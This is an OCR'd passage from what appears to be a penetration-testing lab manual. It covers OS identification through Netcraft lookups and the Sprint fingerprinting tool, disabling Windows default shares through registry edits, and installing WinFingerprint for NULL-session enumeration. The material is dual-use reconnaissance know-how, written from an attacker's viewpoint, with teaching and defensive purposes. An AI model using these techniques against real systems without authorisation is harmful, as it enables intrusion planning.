Procedure: From the **http://www.netcraft.com** Web site enter the target hostname or IP.

Netcraft retrieves the latest information about the site entered.


Netcraft - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go Links
Google
Search Web Search Site 66 blocked Options
NETCRAFT
Webserver Search
RSS feed
Subscribe to Netcraft News
Netcraft Services
Internet Exploration
Whats that site running?
Search Web by Domain
Sites on the Move
Internet

Address: http://news.netcraft.com/

What's that site running?...
www.hotmail.com
Wait..
Example: .microsoft.com
Example: www.netcraft.com

No Microsoft Patch yet for Explorer url hiding Security

More than a month after it became widely publicized, a bug in Internet Explorer that allows fraudsters to obscure the true location of urls remains unpatched. A fix for the security gap, which is now being routinely used by phishing scams, was not among the new security updates published Tuesday by Microsoft.
More...
Posted by richm at 05:24 AM UTC on Jan 14, 2004 in Security | Link to this article | Subscribe


Interview: 1&1 Internet CEO Andreas Gauger Around the Net

1&1 Internet AG is the world's largest hosting company, with 3.5 million hostnames and 1.7 million active sites. On Jan. 22nd, 1&1 will officially launch its US hosting unit, having attracted tens of thousands of users with a pre-launch promotion offering three years of free hosting. 1&1 CEO Andreas Gauger recently shared his thinking on the company's US market entry and the state of the hosting industry. Gauger founded Schlund in 1995, which was bought by 1&1 in 1998.
More...
Posted by richm at 11:56 PM UTC on Jan 12, 2004 in Around the Net, Hosting | Link to this article | Subscribe

http://uptime.netcraft.com/up/graph?site=www.netcraft.com&mode_w=on

In this example the target is http://www.hotmail.com. The results reveal:

- The target is running on Microsoft Windows 2000.
- The target is using IIS 5.0.
- The date this information last changed.
- The IP addresses associated with the target.
- The netblock owner.


Netcraft What's That Site Running Results - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back Search Favorites Media
Address
Go Links
Google Search Web Search Site 66 blocked Options
Server Monitoring
Security
Automated Security Testing
Dedicated Server Monitoring
Web Application Testing & Site Audits
Security Services FAQ
Uptime
Longest uptimes
Top hosting locations
Most requested sites
Advertising
Banner Advertising on Netcraft
About Netcraft
About Netcraft
Fair Use
(c) Netcraft, www.netcraft.com
London
Get Confident
Get it Right
Get DataPipe
Redisplay Graph
Done
Internet

Address: http://uptime.netcraft.com/up/graph?site=www.hotmail.com

Display Options: Moving Average: 90 days

Uptime Summary for www.hotmail.com

Note: Uptime - the time since last reboot is explained in the FAQ

Plotted Value	No. samples	Time in Days Max	Latest
Windows 2000	423	214.98	56.17
90-day Moving average	1145	24.33	24.33

OS, Web Server and Hosting History for www.hotmail.com

OS	Server	Last changed	IP address	Netblock Owner
Windows 2000	Microsoft-IIS/5.0	19-Apr-2003	207.68.173.245	Microsoft Corp
Windows 2000	Microsoft-IIS/5.0	18-Apr-2003	207.68.171.233	Microsoft Corp
Windows 2000	Microsoft-IIS/5.0	18-Apr-2003	207.68.172.239	Microsoft Corp
Windows 2000	Microsoft-IIS/5.0	30-Aug-2001	64.4.45.7	MS Hotmail
Windows 2000	unknown	28-Aug-2001	64.4.54.7	MS Hotmail
Windows 2000	Microsoft-IIS/5.0	21-Aug-2001	64.4.43.7	MS Hotmail
Windows 2000	unknown	19-Aug-2001	64.4.44.7	MS Hotmail
Windows 2000	Microsoft-IIS/5.0	1-May-2001	64.4.54.7	MS Hotmail
Windows 2000	Microsoft-IIS/5.0	1-May-2001	64.4.43.7	MS Hotmail
Windows 2000	unknown	29-Apr-2001	64.4.45.7	MS Hotmail

***Note:** Bear in mind that this is a good estimation of the current operating system in use and is overall quite accurate.

Lab 26: Operating System Identification

Scan Open Ports of Target: Sprint


Prerequisites: None
Countermeasures: None
Description: The Sprint application is used to determine the operating system (OS) of the target. An attacker uses this information to better determine what attack or exploit to use against the target.
Procedure: Compile, make, and create the application and run against the target with the syntax of:

```
./sprint <options> (Target)
```

From the directory containing the compressed Sprint file type **tar –zxvf sprint-0.4.tgz**.

The files will uncompress and install into a newly created directory named **sprint-0.4**.

Change to the new directory by typing **cd sprint-0.4** and press **Enter**. Compile the application by typing **make linux**.



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/sprint/sprint-0.4
File Edit View Terminal Go Help
gnon
Mozi
Fri Nov 04
11:49 AM

```
sprint-0.4/
sprint-0.4/INSTALL
sprint-0.4/Makefile
sprint-0.4/Makefile.arm
sprint-0.4/doc/
sprint-0.4/doc/README
sprint-0.4/doc/README.arm
sprint-0.4/doc/INSTALL
sprint-0.4/doc/CREDITS
sprint-0.4/doc/TODO
sprint-0.4/doc/THANKS
sprint-0.4/prints.db
sprint-0.4/src/
sprint-0.4/src/main.c
sprint-0.4/src/sprint.c
sprint-0.4/src/future/
sprint-0.4/src/future/checksum.c
sprint-0.4/src/future/trace.c
sprint-0.4/src/future/README
sprint-0.4/src/sprint.h
sprint-0.4/src/structs.h
sprint-0.4/src/types.h
[root@localhost sprint]# cd sprint-0.4
[root@localhost sprint-0.4]# make linux
```

The Sprint application will compile.

To execute the Sprint application against the target to detect the operating system, type:

```
./sprint -t (Target IP Address)
```



Red Hat Linux - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Windows 2000 Server
root@localhost:~/tools/sprint-0.4.1 - Shell - Konsole
Session Edit View Settings Help
gnon
Mozi
Fri Nov 04
11:49 AM

```
[root@localhost sprint-0.4.1]# ./sprint -t 172.16.1.40

* --- -- -- Sprint 0.4.1

Remote system guess   : Windows 2000 (172.16.1.40)

[root@localhost sprint-0.4.1]#
```

In this example, the target of 172.16.1.40 is operating on Windows 2000. An attacker will take this information and launch Windows 2000 exploits, which are attacks against the target.

***Note:** The **–t** option tells Sprint to operate in Active mode. If you need to operate in Passive mode use the **–l** option instead of the **–t**.

Lab 27: Default Shares

Disable Default Shares: Windows Operating System


Prerequisites: None

Countermeasures: Host-based firewalls, Restrict Anonymous, Registry Edit


Description: The default shares for Windows computers can be as useful to an attacker as the intended user. The default shares of concern are ADMIN$ and one for each logical disk on the system (C Drive = C$, D Drive = D$, etc.) Once an attacker has identified the default shares a dictionary attack can be attempted against these shares. The objective of this lab is to disable the default shares.

***Note:** Disabling the default shares will render the Microsoft Systems Management Server (SMS) and potentially other administrative networking tools inoperative as they depend on the default shares for their connectivity. The average home user should be able to disable these shares without incident. Verify with the network administrator at the office. **This lab concentrates on countermeasures**.

Procedure: Open Control Panel/Administrative Tools/Computer Management (or right-click on My Computer and select Manage).




Double-click the **SHARES** to open the shares to the computer and identify the default shares. In this example, the **ADMIN$** and **C$** are the shares of concern.



Shared F...	Shared Path	Type	# Client Redirection
ADMIN$	C:\WINNT	Windows	0
C$	C:\	Windows	0
IPC$		Windows	0

Click on **START/RUN** and type **Regedit**. Click **OK**.



Windows 2000 Server - VMware Workstation
File Edit View VM Power Snapshot Windows Help
Start
Computer Management
8:11 PM
Run
OK
Cancel
Browse...

Type the name of a program, folder, document, or Internet resource, and Windows will open it for you.

Open: regedit

Browse to the following:


```
HKEY_LOCAL_MACHINE/System/CurrentControlSet/Services/
                lanmanserver/parameters
```



Name	Type	Data
(Default)	REG_SZ	(value not set)
autodisconnect	REG_DWORD	0x0000000f (15)
enableforcedlogoff	REG_DWORD	0x00000001 (1)
enablesecuritysignature	REG_DWORD	0x00000000 (0)
Guid	REG_BINARY	b1 46 7a 0e 55 2f 0f 41 95 20 1d 7e 5f 6e 79 12
Lmannounce	REG_DWORD	0x00000000 (0)
NullSessionPipes	REG_MULTI_SZ	COMNAP COMNODE SQL\QUERY SPOOLSS LLSRPC EP...
NullSessionShares	REG_MULTI_SZ	COMCFG DFS$
requiresecuritysignature	REG_DWORD	0x00000000 (0)
Size	REG_DWORD	0x00000001 (1)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters


Right-click and select **NEW, DWORD value**. Enter the name of **AutoShareServer** and enter a value of **0**.



Name	Type	Data
(Default)	REG_SZ	(value not set)
autodisconnect	REG_DWORD	0x0000000f (15)
enableforcedlogoff	REG_DWORD	0x00000001 (1)
enablesecuritysignature	REG_DWORD	0x00000000 (0)
Guid	REG_BINARY	b1 46 7a 0e 55 2f 0f 41 95 20 1d 7e 5f 6e 79 12
Lmannounce	REG_DWORD	0x00000000 (0)
NullSessionPipes	REG_MULTI_SZ	COMNAP COMNODE SQL\QUERY SPOOLSS LLSRPC EP...
NullSessionShares	REG_MULTI_SZ	COMCFG DFS$
requiresecuritysignature	REG_DWORD	0x00000000 (0)
Size	REG_DWORD	0x00000001 (1)
AutoShareServer	REG_DWORD	0x00000000 (0)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters


Right-click and select **NEW, DWORD value**. Enter the name of **AutoShareWks** and enter a value of **0**. Restart the computer.



Name	Type	Data
(Default)	REG_SZ	(value not set)
autodisconnect	REG_DWORD	0x0000000f (15)
enableforcedlogoff	REG_DWORD	0x00000001 (1)
enablesecuritysignature	REG_DWORD	0x00000000 (0)
Guid	REG_BINARY	b1 46 7a 0e 55 2f 0f 41 95 20 1d 7e 5f 6e 79 12
Lmannounce	REG_DWORD	0x00000000 (0)
NullSessionPipes	REG_MULTI_SZ	COMNAP COMNODE SQL\QUERY SPOOLSS LLSRPC EP...
NullSessionShares	REG_MULTI_SZ	COMCFG DFS$
requiresecuritysignature	REG_DWORD	0x00000000 (0)
Size	REG_DWORD	0x00000001 (1)
AutoShareServer	REG_DWORD	0x00000000 (0)
AutoShareWks	REG_DWORD	0x00000000 (0)

My Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\lanmanserver\parameters

From the **Computer Manager** as above check the shares to validate the default shares are no longer there.



Shared F...	Shared Path	Type	# Client Redirection
IPC$		Windows	0

***Note:** Chapter 4 will demonstrate how to take advantage of default shares.

Lab 28: Host Enumeration


Scan Open Ports of Target: WinFingerprint

Prerequisites: NULL session, access to UDP-137, IPX, or NetBEUI
Countermeasures: Host-based firewalls, Restrict Anonymous
Description: The WinFingerprint application is used to enumerate information from a target. Information such as ports, services, shares, and password policies can be obtained. The amount of information obtained can be greatly reduced if the target has restricted anonymous (refer to Chapter 1).
Procedure: From the WinFingerprint application enter in the target IP address or IP range and select the options for the desired results.

Double-click on the WinFingerprint icon to start installation.

The WinFingerprint Setup Wizard begins. Accept the default choices during the installation by clicking **Next** throughout the process.

To accept the default answer of **Yes** when asked to change the number of ephemeral ports, click **Yes**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Window
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
WinZip
Start
C:\Downloads\Winfingerp...
Winfingerprint 0.6.2 S...
3:11 PM

Winfingerprint 0.6.2 Setup


Installing
Please wait while Winfingerprint 0.6.2 is being installed.

```
Output folder: C:\WINNT\System32\drivers\etc\services

Output folder: C:\Program Files\Winfingerprint
Extr
Cre
Cre
Out
Extr
Skip
Out
Extr
Cre
Extract: services... 100%
Output folder: C:\WINNT\System32\drivers\etc\services
```

Winfingerprint 0.6.2 Setup

Winfingerprint can increase the number of ephemeral ports from the default (1024-5000) to (1024-65534). Would you like to enable this option? [Microsoft Q196271]

To accept the default answer of **Yes** when asked to decrease the amount of time to release the connections, click **Yes**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Window
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
WinZip
Winfingerprint 0.6.2 Setup
Nullsoft Install System v2.06
< Back
Next >
Cancel
Yes
No
Start
C:\Downloads\Winfingerp...
Winfingerprint 0.6.2 S...
3:11 PM

Installing

Please wait while Winfingerprint 0.6.2 is being installed.


The highest possible Ephemeral port is [desired value: 65534].

```
Extract: winfingerprint.exe... 100%
Creat
Creat
Outp
Extra
Skipp
Outp
Extra
Creat
Extra
Output folder: C:\WINNT\System32\drivers\etc\services
The highest possible Ephemeral port is [desired value: 65534].
```

Winfingerprint 0.6.2 Setup

Winfingerprint can decrease the amount of time it takes to release a connection from the default of 4 minutes to 30 seconds. Would you like to enable this option? [Microsoft 149532]

To accept the default answer of **Yes** when asked to decrease the time to release the client UNC connection, click **Yes**.


Windows 2000 Professional - VMware Workstation
File Edit View VM Team Windows Help
Home
Windows 2000 Professional
Red Hat Linux
Red Hat Linux 8 Server
Window
My Documents
My Computer
My Network Places
Recycle Bin
Internet Explorer
WinZip
Winfingerprint 0.6.2 Setup
Nullsoft Install System v2.06
< Back
Next >
Cancel
Yes
No
Start
C:\Downloads\Winfingerp...
Winfingerprint 0.6.2 S...
3:11 PM

Installing

Please wait while Winfingerprint 0.6.2 is being installed.

